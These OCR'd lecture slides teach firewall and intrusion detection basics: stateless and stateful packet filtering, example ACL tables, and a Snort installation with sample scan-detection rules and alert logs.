


Ask a question

Firewalls

firewall

isolates organization's internal network from larger Internet, allowing some packets to pass, blocking others



Ask a question

Firewalls: why

prevent denial of service attacks:

- SYN flooding: attacker establishes many bogus TCP connections, no resources left for “real” connections

prevent illegal modification/access of internal data

- e.g., attacker replaces CIA’s homepage with something else


allow only authorized access to inside network

- set of authenticated users/hosts

three types of firewalls:

- stateless packet filters
- stateful packet filters
- application gateways

Stateless packet filtering



- internal network connected to Internet via router firewall
- filters packet-by-packet, decision to forward/drop packet based on:
  - source IP address, destination IP address
  - TCP/UDP source, destination port numbers
  - ICMP message type
  - TCP SYN, ACK bits

Stateless packet filtering: more examples

Policy	Firewall Setting
no outside Web access	drop all outgoing packets to any IP address, port 80
no incoming TCP connections, except those for institution's public Web server only.	drop all incoming TCP SYN packets to any IP except 130.207.244.203, port 80
prevent Web-radios from eating up the available bandwidth.	drop all incoming UDP packets - except DNS and router broadcasts.
prevent your network from being used for a smurf DoS attack.	drop all ICMP packets going to a "broadcast" address (e.g. 130.207.255.255)
prevent your network from being tracerouted	drop all outgoing ICMP TTL expired traffic


Ask a question


Access Control Lists – Stateless filter

ACL: table of rules, applied top to bottom to incoming packets

action	source address	dest address	protocol	source port	dest port	flag bit
allow	222.22/16	outside of 222.22/16	TCP	> 1023	80	any
allow	outside of 222.22/16	222.22/16	TCP	80	> 1023	ACK
allow	222.22/16	outside of 222.22/16	UDP	> 1023	53	---
allow	outside of 222.22/16	222.22/16	UDP	53	> 1023	----
deny	all	all	all	all	all	all

Setup a firewall for yourself [iptables]





Stateful packet filtering

- *stateless packet filter:* heavy handed tool
  - admits packets that "make no sense," e.g., dest port = 80, ACK bit set, even though no TCP connection established:

action	source address	dest address	protocol	source port	dest port	flag bit
allow	outside of 222.22/16	222.22/16	TCP	80	> 1023	ACK

- *stateful packet filter:* track status of every TCP connection
  - track connection setup (SYN), teardown (FIN): determine whether incoming, outgoing packets "makes sense"
  - timeout inactive connections at firewall: no longer admit packets

Ask a question

ACL - Stateful packet filtering

ACL augmented to indicate need to check connection state table before admitting packet

action	source address	dest address	proto	source port	dest port	flag bit	check connection
allow	222.22/16	outside of 222.22/16	TCP	> 1023	80	any	
allow	outside of 222.22/16	222.22/16	TCP	80	> 1023	ACK	X
allow	222.22/16	outside of 222.22/16	UDP	> 1023	53	---	
allow	outside of 222.22/16	222.22/16	UDP	53	> 1023	----	X
deny	all	all	all	all	all	all	

Limitations of firewalls, gateways

- IP spoofing: router can't know if data "really" comes from claimed source
- if multiple apps need special treatment, each has own app. gateway
- client software must know how to contact gateway
  - e.g., must set IP address of proxy in Web browser

- filters often use all or nothing policy for UDP
- *tradeoff:* degree of communication with outside world, level of security
- many highly protected sites still suffer from attacks

Ask a question


Intrusion detection systems

- packet filtering:
  - operates on TCP/IP headers only
  - no correlation check among sessions
- IDS: intrusion detection system
  - deep packet inspection: look at packet contents (e.g., check character strings in packet against database of known virus, attack strings)
  - examine correlation among multiple packets
    - port scanning
    - network mapping
    - DoS attack

Ask a question

Intrusion detection systems

multiple IDSs: different types of checking at different locations



Snort/Suricata: Open source IDS

```
pentest@ubuntu:~$ sudo apt-get install snort*
Reading package lists... Done
Building dependency tree
Reading state information... Done
Note, selecting 'snort-pgsql' for glob 'snort*'
Note, selecting 'snort-doc' for glob 'snort*'
Note, selecting 'snort-rules-default' for glob 'snort*'
Note, selecting 'snort-common' for glob 'snort*'
Note, selecting 'snort-mysql' for glob 'snort*'
Note, selecting 'snort' for glob 'snort*'
Note, selecting 'snort-common-libraries' for glob 'snort*'
Note, selecting 'snort-rules' for glob 'snort*'
The following additional packages will be installed:
  libdaq2 oinkmaster
The following NEW packages will be installed:
  libdaq2 oinkmaster snort snort-common snort-common-libraries snort-doc snort-rules-default
0 upgraded, 7 newly installed, 0 to remove and 431 not upgraded.
Need to get 3,255 kB of archives.
After this operation, 17.4 MB of additional disk space will be used.
```


```
08/29-13:35:21.272111  [**] [1:1228:7] SCAN nmap XMAS [**] [Classifica
tion: Attempted Information Leak] [Priority: 2] {TCP} 192.168.1.23:420
53 -> 192.168.1.25:1
08/29-13:37:07.724262  [**] [1:1418:11] SNMP request tcp [**] [Classif
ication: Attempted Information Leak] [Priority: 2] {TCP} 192.168.1.23:
46144 -> 192.168.1.26:161
08/29-13:37:08.203514  [**] [1:249:8] DDOS mstream client to handler [
**] [Classification: Attempted Denial of Service] [Priority: 2] {TCP}
192.168.1.23:46144 -> 192.168.1.26:15104
08/29-13:37:09.270067  [**] [1:1421:11] SNMP AgentX/tcp request [**] [
Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.16
8.1.23:46144 -> 192.168.1.26:705
08/29-13:37:09.870497  [**] [1:1420:11] SNMP trap tcp [**] [Classifica
tion: Attempted Information Leak] [Priority: 2] {TCP} 192.168.1.23:461
44 -> 192.168.1.26:162
08/29-13:37:10.764644  [**] [1:365:8] ICMP PING undefined code [**] [C
lassification: Misc activity] [Priority: 3] {ICMP} 192.168.1.23 -> 192
.168.1.26
08/29-13:37:10.764653  [**] [1:409:7] ICMP Echo Reply undefined code [
**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.1.26
-> 192.168.1.23
```

snort@ubuntu: /etc/snort/rules

File Edit View Search Terminal Help

```
snort@ubuntu:/etc/snort/rules$ cat local.rules
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.

#alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ET SCAN NMAP -sS window 2048"; fragbits:!D;
dsize:0; flags:S,12; ack:0; window:2048; threshold: type both, track by_dst, count 1, seconds 60
; reference:url,doc.emergingthreats.net/2000537; classtype:attempted-recon; sid:2000537; rev:8;
metadata:created_at 2010_07_30, updated_at 2010_07_30;)
alert icmp any any -> any any (msg: "ICMP Testing Rule"; sid:1000001; rev:1;)
#alert tcp any any -> any any (msg: "ET SCAN NMAP -sS window 2048"; fragbits:!D; dsize:0; flags:
S,12; ack:0; window:2048; threshold: type both, track by_dst, count 1, seconds 60; reference:url
,doc.emergingthreats.net/2000537; classtype:attempted-recon; sid:2000537; rev:8; metadata:create
d_at 2010_07_30, updated_at 2010_07_30;)
alert tcp any any -> any any (msg: "NMAP TCP Scan";sid:10000005; rev:2; )
snort@ubuntu:/etc/snort/rules$ sudo snort -k none -A console -q -u snort -g snort -c /etc/snort/
snort.conf -i ens33
03/14-10:21:03.565208  [**] [1:10000005:2] NMAP TCP Scan [**] [Priority: 0] {TCP} 192.168.200.13
2:36422 -> 192.168.200.134:80
03/14-10:21:03.565226  [**] [1:10000005:2] NMAP TCP Scan [**] [Priority: 0] {TCP} 192.168.200.13
4:80 -> 192.168.200.132:36422
03/14-10:21:03.565256  [**] [1:10000005:2] NMAP TCP Scan [**] [Priority: 0] {TCP} 192.168.200.13
2:43834 -> 192.168.200.134:443
03/14-10:21:03.565259  [**] [1:10000005:2] NMAP TCP Scan [**] [Priority: 0] {TCP} 192.168.200.13
4:443 -> 192.168.200.132:43834
03/14-10:21:03.680002  [**] [1:10000005:2] NMAP TCP Scan [**] [Priority: 0] {TCP} 192.168.200.13
2:59968 -> 192.168.200.134:22
03/14-10:21:03.680017  [**] [1:10000005:2] NMAP TCP Scan [**] [Priority: 0] {TCP} 192.168.200.13
4:22 -> 192.168.200.132:59968
S
```

Put everything in a practical case



Ask a question

Summary

basic techniques……

- cryptography (symmetric and public key)
- message integrity
- end-point authentication

…. used in many different security scenarios

- secure email
- secure transport (TLS)
- IP sec
- 802.11, 4G/5G

operational security: firewalls and IDS